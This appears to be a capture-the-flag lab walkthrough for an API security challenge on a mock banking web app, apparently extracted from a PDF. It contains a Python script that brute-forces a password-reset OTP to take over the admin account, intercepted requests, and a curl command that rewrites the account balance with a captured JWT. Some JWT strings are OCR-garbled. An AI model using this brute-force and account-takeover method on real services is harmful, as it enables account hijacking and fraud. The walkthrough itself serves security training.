
Current Balance: 500

Get Golden Ticket


Error: You need an account balance > 5000000 to get the Golden Ticket!



Click on Local Storage and delete all the entries in that storage.



Once all the entries are deleted, refresh the page. The login page would appear again.



Welcome to Secure Banking WebApp

Login

Username:

Password:

Click on Forgot Password button and enter the Email ID of admin user for resetting the password for admin user.



Proceed here to reset your password.

Click on Reset Password button.



Proceed here to reset your password.

admin@dummybank.com

An OTP has been sent to the provided Email ID.

An OTP has been sent to admin user. As mentioned in the challenge description, the OTP has 4-digit, each in the range 0 to 9 inclusive.

Turn on the intercept mode for the following request.

Enter a random 4-digit OTP and click on Proceed button.

Proceed here to reset your password.

admin@dummybank.com


An OTP has been sent to the provided Email ID.

Viewing the corresponding request in BurpSuite:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' sub-tab is active, displaying a request to http://192.248.164.3:8081. The request is an OPTIONS /validateotp HTTP/1.1. The interface includes buttons for 'Forward', 'Drop', 'Intercept is on', and 'Action'. Below the request details, the raw HTTP request is shown in text format.

```
OPTIONS /validateotp HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/reset
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the OPTIONS request.



Notice that a POST request is sent to the API running on port 8081 on the target machine. The OTP is passed in the request along with the Email ID.

As mentioned in the challenge description that the Bank API does not place any limit on the number of requests sent to any of the endpoint.

Since the OTP contains 4-digit, each in the range 0 to 9 inclusive, a brute-force attack is possible here.

Forward the above request and notice the response in HTTP History tab in BurpSuite:

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Extender

Project options

User options

Intercept

HTTP history

WebSockets history

Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
38	http://192.248.164.3:8081	POST	/generateotp	✓		200	287	JSON
39	http://192.248.164.3:8081	OPTIONS	/validateotp			200	378	HTML
40	http://192.248.164.3:8081	POST	/validateotp	✓		200	253	JSON

Request

Response

Raw

Headers

Hex

Render

HTTP/1.0 200 OK

Content-Type: text/html; charset=utf-8

Content-Length: 27

Access-Control-Allow-Origin: http://192.248.164.3:5000

Vary: Origin

Server: Werkzeug/0.16.0 Python/2.7.15+

Date: Mon, 09 Dec 2019 09:34:25 GMT

{"Error": "Incorrect OTP."}

The response is in JSON format. Since the OTP was incorrect, it contains the error message.

Use the following Python script to guess the correct OTP:

Python Script:

```

import requests
import json

baseUrl = "http://192.248.164.3:8081"

def makeRequest(otp, email):
    global baseUrl
    data = { "otp": otp, "email": email }
    headers = { "Content-Type": "application/json" }
    r = requests.post(baseUrl + "/validateotp",
                      data = json.dumps(data),
                      headers = headers)

    return r.json()

adminEmailID = "admin@dummybank.com"

for otp in range(1000, 9999):
    resp = makeRequest(otp, adminEmailID)
    if "Error" not in resp:

```

```
print "Response:", resp
print "Correct OTP is %s!" % (otp)
break
```

Save the above script as getOTP.py

Command: cat getOTP.py

```
root@attackdefense:~# cat getOTP.py
import requests
import json

baseUrl = "http://192.248.164.3:8081"

def makeRequest(otp, email):
    global baseUrl
    data = { "otp": otp, "email": email }
    headers = { "Content-Type": "application/json" }
    r = requests.post(baseUrl + "/validateotp",
                      data = json.dumps(data),
                      headers = headers)

    return r.json()

adminEmailID = "admin@dummybank.com"

for otp in range(1000, 9999):
    resp = makeRequest(otp, adminEmailID)
    if "Error" not in resp:
        print "Response:", resp
        print "Correct OTP is %s!" % (otp)
        break
root@attackdefense:~#
```

Run the above Python script and get the correct OTP.

Command: python getOTP.py

```
root@attackdefense:~#  
root@attackdefense:~# python getOTP.py  
Response: {u'Success': u'OTP verified successfully.'}  
Correct OTP is 3395!  
root@attackdefense:~#
```

The correct OTP is 3395.

Note: Since OTP is generated randomly, the same OTP might not work.

Enter the above found OTP and click on the Proceed button.

Proceed here to reset your password.

admin@dummybank.com

An OTP has been sent to the provided Email ID.

Note: Turn off Burp Proxy mode further requests.

Proceed here to reset your password.

admin@dummybank.com

Proceed here to reset your password.

admin@dummybank.com

Change Password

Enter some password and enter the same value in the confirm password box and then click on Change Password button.

Proceed here to reset your password.

admin@dummybank.com

Change Password

Proceed here to reset your password.

admin@dummybank.com

Password was successfully changed!

OK

The password is successfully updated for admin user.

Step 6: Increasing the balance for admin user's account and retrieving the Golden Ticket.

Welcome to Secure Banking WebApp

Login

Username:

Password:

Login again using the following credentials:

Username: admin
Password: 123

Welcome Admin!

Account Number: 9999

Check the balance for the user.

Note: For this request, turn on the intercept mode in BurpSuite.

Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
GET
/balance?acct=9999&token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6OTk5O
Swic2NvcGUiOiJhY2NvdW50LXdyZXhwaXRliIiwiaXNjaXNTc1ODg1NTYzLCJpYXQiOiE1NzU4ODQ5NjN9.UvsCdS5DFFh7b5zLqTZQpawhT4aiF5XZ5X9nfrHDySSQ5_7rycuuzRKghbhlQ0yyvJ4l
vg4J1fShnQQxx17BuB0HG11VAwNLFh6HVf5zHtUP2G39pyKJ4RckUuXu_JWvzOLY4OaloXtN
cp6YNwEs-m04SkDBZhiD50ssQY2XRIWaw5NVPgTK5Jz_6K7NPDDs20tkdRmeG5tTa5iCjOyi
xJuDCZPQV02GZ8fG3-iPXS3mtpayLL_2RbTd4k4W3ic36z_4lhd4-xHOY89zvi-FvTGOF
e-5dLWThehR74p5Wk-kchi4Nz1FSrAF33s_b3rBg-ewda7UGRW5KmUhabd_w HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
```

Notice that a JWT Token is passed in this request.

JWT Token:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6OTk5O
Swic2NvcGUiOiJhY2NvdW50LXdyZXhwaXRliIiwiaXNjaXNTc1ODg1NTYzLCJpYXQiOiE1NzU4ODQ5NjN9.UvsCdS5DFFh7b5zLqTZQpawhT4aiF5XZ5X9nfrHDySSQ5_7rycuuzRKghbhlQ0yyvJ4l
vg4J1fShnQQxx17BuB0HG11VAwNLFh6HVf5zHtUP2G39pyKJ4RckUuXu_JWvzOLY4OaloXtN
cp6YNwEs-m04SkDBZhiD50ssQY2XRIWaw5NVPgTK5Jz_6K7NPDDs20tkdRmeG5tTa5iCjOyi
xJuDCZPQV02GZ8fG3-iPXS3mtpayLL_2RbTd4k4W3ic36z_4lhd4-xHOY89zvi-FvTGOF
e-5dLWThehR74p5Wk-kchi4Nz1FSrAF33s_b3rBg-ewda7UGRW5KmUhabd_w
```

Decoding this token using <https://jwt.io>:

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6OiJ0b250Swic2NvcGUiOiJhY2NvdW50LXdyZXh0IiwiaXN0IjoiNTYzLCJpYXQiOiJlNzU4ODQ5NjN9.UvsCdS5DFFh7b5zLqTZQpaWnhT4aiF5XZ5X9nfrHDyssQ5_7rycuuzRKGhbhIQ0yyvJ41vg4J1fShnQQxx17BuB0HG11VAwNLFh6HVf5zHtUP2G39pyKJ4RckUuXu_JWvz0LY40aIoXtNcp6YNwEs-m04SkDBZhiD50ssQY2XR1WaW5NVPgTk5Jz_6K7NPDDs20tkdRmeG5tTa5iCj0yixJuDCZPQV02GZ8fG3-iPXS3mtpayLL_2RbTdQ4kW3ic36z_4lhd4-xH0Y89zvi-FvTG0Fe-5dLWThehR74p5Wk-kcHi4Nz1FSrAF33s_b3rBg-ewda7UGRW5KmUhabd_w
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "RS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "iss": "Dummy Bank",  "acct": 9999,  "scope": "account-write",  "exp": 1575885563,  "iat": 1575884963}
```

VERIFY SIGNATURE

Notice that this token has a scope of "account-write".

Pass the above request and check the balance for admin user:

Welcome Admin!

Account Number: 9999

Check Balance

Current Balance: 6000

Get Golden Ticket

Click on Golden Ticket button:

Welcome Admin!

Account Number: 9999

Check Balance

Current Balance: 6000

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

In the challenge description, it is mentioned that the /balance endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the balance for admin's account and set it to a value greater than 5000000:

Command: curl -X POST -H "Content-Type: application/json"

```
http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjE1NzU4ODQ5NjN9.UvsCdS5DFFh7b5zLqTZQpaWnhT4aiF5XZ5X9nfrHDySSQ5_7rycuuzRKghbhlQ0yyvJ4lvg4J1fShnQQxx17BuB0HG11VAwNLFh6HVf5zHtUP2G39pyKJ4RckUuXu_JWvzOLY4OaloXtNcp6YNwEs-mO4SkDBZhiD50ssQY2XRIWaW5NVPgTK5Jz_6K7NPDDs20tkdRmeG5tTa5iCjOyiXJuDCZPQV02GZ8fG3-iPXS3mtpayLL_2RbTdQ4kW3ic36z_4lhd4-xHOY89zvi-FvTG0Fe-5dLWThehR74p5Wk-kcHi4Nz1FSrAF33s_b3rBg-ewda7UGRW5KmUhabd_w"}'
```

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjE1NzU4ODQ5NjN9.UvsCdS5DFFh7b5zLqTZQpaWnhT4aiF5XZ5X9nfrHDySSQ5_7rycuuzRKghbhlQ0yyvJ4lvg4J1fShnQQxx17BuB0HG11VAwNLFh6HVf5zHtUP2G39pyKJ4RckUuXu_JWvzOLY4OaloXtNcp6YNwEs-mO4SkDBZhiD50ssQY2XRIWaW5NVPgTK5Jz_6K7NPDDs20tkdRmeG5tTa5iCjOyiXJuDCZPQV02GZ8fG3-iPXS3mtpayLL_2RbTdQ4kW3ic36z_4lhd4-xHOY89zvi-FvTG0Fe-5dLWThehR74p5Wk-kcHi4Nz1FSrAF33s_b3rBg-ewda7UGRW5KmUhabd_w"}'
{"acct": "9999", "balance": "100000000", "user": "Admin"}root@attackdefense:~#
root@attackdefense:~#
```

Notice the account balance now:

Welcome Admin!

Account Number: 9999

Check Balance

Current Balance: 100000000

Get Golden Ticket

The balance was updated successfully.

Since the balance is now greater than \$5000000, the Golden Ticket could be retrieved.

Welcome Admin!

Account Number: 9999

Check Balance

Current Balance: 100000000

Get Golden Ticket

Golden Ticket: This_Is_The_Golden_Ticket_dff35824a4566915bbfe5862cfe0b20a

Golden Ticket: This_Is_The_Golden_Ticket_dff35824a4566915bbfe5862cfe0b20a



References:

1. OWASP API Security (https://www.owasp.org/index.php/OWASP_API_Security_Project)
2. JWT debugger (<https://jwt.io/#debugger-io>)